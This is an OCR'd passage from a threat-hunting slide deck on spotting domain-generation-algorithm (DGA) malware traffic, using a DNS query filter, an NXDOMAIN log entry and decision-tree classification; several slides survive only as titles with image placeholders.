In [135]:  1 dns_filter2[dns_filter2['in_alexa']==False].shape

Out[135]: (57, 6)
```

57 Results!

@HuntOperator

Pass to Analyst

- **Identify Process Generating Traffic**
  - Isolate infected host
  - Begin endpoint investigation…


Back

DNS: ANSWER: NXDOMAIN for vtlfccmfxlkgifuf.com

Timestamp	2017-06-23T09:24:33.531143-0400
Protocol	UDP
Source	2001:558:feed::1 :53
Destination	2601:154:c300:47a0:2173:e85a:fdd6:c224 :62530
In Interface	eth0
Flow ID	1806004061843760
Type	answer
ID	51938
RCode	NXDOMAIN
RRName	vtlfccmfxlkgifuf.com
RRType	
RData	

CASE SOLVED

@HuntOperator



@HuntOperator

Decision Trees


Decision trees are a type of model used for both classification and regression.

Pros

- Easy to interpret
- Straightforward visualizations

Caution

- Become difficult to read as more features are added




http://blog.citizennet.com/blog/2012/11/10/random-forests-ensembles-and-performance-metrics

Input

Output

@HuntOperator

Results from DGA Prediction




@HuntOperator

Results from DGA Prediction


@HuntOperator

Results from DGA Prediction




@HuntOperator

Results from DGA Prediction



@HuntOperator

Results from DGA Prediction



@HuntOperator

